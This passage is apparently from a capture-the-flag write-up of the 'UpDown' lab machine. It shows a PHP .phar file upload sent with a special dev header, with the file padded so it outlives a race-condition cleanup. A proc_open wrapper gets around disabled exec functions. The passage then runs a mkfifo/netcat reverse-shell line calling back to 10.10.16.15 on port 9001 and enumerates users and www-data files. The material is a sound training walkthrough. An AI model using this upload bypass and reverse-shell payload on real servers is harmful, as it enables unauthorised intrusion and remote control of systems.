
```
<?php phpinfo(); ?>
```

And upload it using `BurpSuite` and special header:




```
POST / HTTP/1.1
Host: dev.siteisup.htb
Special-Dev: only4dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------255685367237354411693391904352
Content-Length: 371
Origin: http://dev.siteisup.htb
DNT: 1
Connection: close
Referer: http://dev.siteisup.htb/
Upgrade-Insecure-Requests: 1

-----------------------------255685367237354411693391904352
Content-Disposition: form-data; name="file"; filename="test.phar"
Content-Type: application/octet-stream

<?php phpinfo(); ?>

-----------------------------255685367237354411693391904352
Content-Disposition: form-data; name="check"

Check
-----------------------------255685367237354411693391904352--

```

From the source code, we know that the uploaded files are moved to the `/uploads` directory. So, again using `BurpSuite` and the special header, we navigate there:



```
GET /uploads/ HTTP/1.1
Host: dev.siteisup.htb
Special-Dev: only4dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1


```

On the browser side, we have:




Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
2f7f21a84ce5a0f158a61e33b0f2d145/	2022-11-07 21:53	-	

Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80

Accessing the directory:


Arch Linux
Is my Website up ? (beta vers
Index of /uploads/2f7f21a84c
dev.siteisup.htb/uploads/2f7f21a84ce5a0f158a61e33b0f2d145/

Index of /uploads/2f7f21a84ce5a0f158a61e33b0f2d145


Name	Last modified	Size	Description
Parent Directory		-	

Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80

We get nothing.

Going back to the `checker.php`, we see that the for loop exits too fast and thus, our uploaded file gets deleted.
To extend the duration of the loop, we can add dummy URLs to our `phar` file.
To do this, we will just add 100 lines of `https://example.com` before our payload.

Uploading the new file and following the previous steps with `BurpSuite`, we get:



Arch Linux
Is my Website up ? (beta v
Index of /uploads/fa3683b14
dev.siteisup.htb/uploads/fa3683b1419e8210b7e542719185e11c/

Index of /uploads/fa3683b1419e8210b7e542719185e11c

Name	Last modified	Size	Description
Parent Directory		-	
test.phar	2022-11-07 22:05	4.1K	

Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80

Opening the file:


Arch Linux
• Is my Website up ? (beta v
Index of /uploads/fa3683b14
PHP 8.0.20 - phpinfo()
dev.siteisup.htb/uploads/fa3683b1419e8210b7e542719185e11c/test.phar
php


```
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/ https://example.com/
```

PHP Version 8.0.20

System	Linux updown 5.4.0-122-generic #138-Ubuntu SMP Wed Jun 22 15:00:31 UTC 2022 x86_64
Build Date	Jun 10 2022 13:11:29
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.0/apache2
Loaded Configuration File	/etc/php/8.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.0/apache2/conf.d
Additional .ini files parsed	/etc/php/8.0/apache2/conf.d/10-opcache.ini, /etc/php/8.0/apache2/conf.d/10-pdo.ini, /etc/php/8.0/apache2/conf.d/20-calendar.ini, /etc/php/8.0/apache2/conf.d/20-ctype.ini, /etc/php/8.0/apache2/conf.d/20-curl.ini, /etc/php/8.0/apache2/conf.d/20-exif.ini, /etc/php/8.0/apache2/conf.d/20-ffi.ini, /etc/php/8.0/apache2/conf.d/20-fileinfo.ini, /etc/php/8.0/apache2/conf.d/20-ftp.ini, /etc/php/8.0/apache2/conf.d/20-gettext.ini, /etc/php/8.0/apache2/conf.d/20-iconv.ini, /etc/php/8.0/apache2/conf.d/20-phar.ini, /etc/php/8.0/apache2/conf.d/20-posix.ini, /etc/php/8.0/apache2/conf.d/20-readline.ini, /etc/php/8.0/apache2/conf.d/20-shmop.ini, /etc/php/8.0/apache2/conf.d/20-sockets.ini, /etc/php/8.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/8.0/apache2/conf.d/20-sysvsem.ini, /etc/php/8.0/apache2/conf.d/20-sysvshm.ini, /etc/php/8.0/apache2/conf.d/20-tokenizer.ini
PHP API	20200930
PHP Extension	20200930
Zend Extension	420200930
Zend Extension Build	API420200930,NTS
PHP Extension Build	API20200930,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled

We have code execution!

Looking at the `phpinfo()` output, we see the following:



disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,error_log,system,exec,shell_exec,popen,passthru,link,symlink,syslog,ld,mail,stream_socket_sendto,dl,stream_socket_client,fsockopen

Unfortunately, the `exec` and `shell_exec` functions are disabled.
After doing some googling and looking for alternatives that are not disabled, we find `proc_open` function.

We can use the official example and modify it for our needs. (https://www.php.net/manual/en/function.proc-open.php)

We modify the example as follows:

```
// 100 lines of https://example.com here

<?php
$descriptorspec = array(
   0 => array("pipe", "r"),
   1 => array("pipe", "w"),
   2 => array("file", "/tmp/error-output.txt", "a")
);

$process = proc_open('sh', $descriptorspec, $pipes);

if (is_resource($process)) {
    $payload = 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.15 9001 >/tmp/f';

    fwrite($pipes[0], $payload);
    fclose($pipes[0]);

    echo stream_get_contents($pipes[1]);
    fclose($pipes[1]);

    $return_value = proc_close($process);
}
?>
```


Now, time for reverse shell.

Initial Foothold

Before uploading the payload, we will listen back to the connection using `netcat`.

```
nc -lvnp 9001
```

And uploading the file using the previous `BurpSuite` steps:



```
www-data@updown:/var/www/dev/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@updown:/var/www/dev/uploads$ ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:2e:59 brd ff:ff:ff:ff:ff:ff
    inet 10.10.11.177/23 brd 10.10.11.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:2e59/64 scope global dynamic mngtmpaddr
       valid_lft 86394sec preferred_lft 14394sec
    inet6 fe80::250:56ff:feb9:2e59/64 scope link
       valid_lft forever preferred_lft forever
www-data@updown:/var/www/dev/uploads$
```

We get a reverse shell as the `www-data` user.


Using `cat /etc/passwd | grep sh$`, we can get the users of the system:

```
root:x:0:0:root:/root:/bin/bash
developer:x:1002:1002::/home/developer:/bin/bash
```

We have two users.


Now, it is a good idea to look at the files that we own, as well as the files our group owns:

```
find / -type f -name www-data 2>/dev/null
find / -type f -group www-data 2>/dev/null

# We can also pipe the output to "grep -v" to hide the directories we don't want to see.
find / -type f -group www-data 2>/dev/null | grep -v /proc
```



```
www-data@updown:/home$ find / -type f -group www-data 2>/dev/null | grep -v /proc
/home/developer/dev/siteisup_test.py
/home/developer/dev/siteisup
/var/www/dev/checker.php
/var/www/dev/.htaccess
/var/www/dev/admin.php
/var/www/dev/stylesheet.css
/var/www/dev/index.php
/var/www/.bash_history
/var/www/html/dev/.git/HEAD
/var/www/html/dev/.git/refs/remotes/origin/HEAD
/var/www/html/dev/.git/refs/heads/main
/var/www/html/dev/.git/logs/HEAD
/var/www/html/dev/.git/logs/refs/remotes/origin/HEAD
/var/www/html/dev/.git/logs/refs/heads/main
/var/www/html/dev/.git/hooks/pre-push.sample
/var/www/html/dev/.git/hooks/prepare-commit-msg.sample
/var/www/html/dev/.git/hooks/post-update.sample
/var/www/html/dev/.git/hooks/fsmonitor-watchman.sample
/var/www/html/dev/.git/hooks/pre-merge-commit.sample
/var/www/html/dev/.git/hooks/pre-commit.sample
/var/www/html/dev/.git/hooks/push-to-checkout.sample
/var/www/html/dev/.git/hooks/pre-applypatch.sample
/var/www/html/dev/.git/hooks/update.sample
/var/www/html/dev/.git/hooks/pre-receive.sample
/var/www/html/dev/.git/hooks/commit-msg.sample
/var/www/html/dev/.git/hooks/applypatch-msg.sample
/var/www/html/dev/.git/hooks/pre-rebase.sample
/var/www/html/dev/.git/packed-refs
/var/www/html/dev/.git/index
/var/www/html/dev/.git/config
/var/www/html/dev/.git/description
/var/www/html/dev/.git/info/exclude
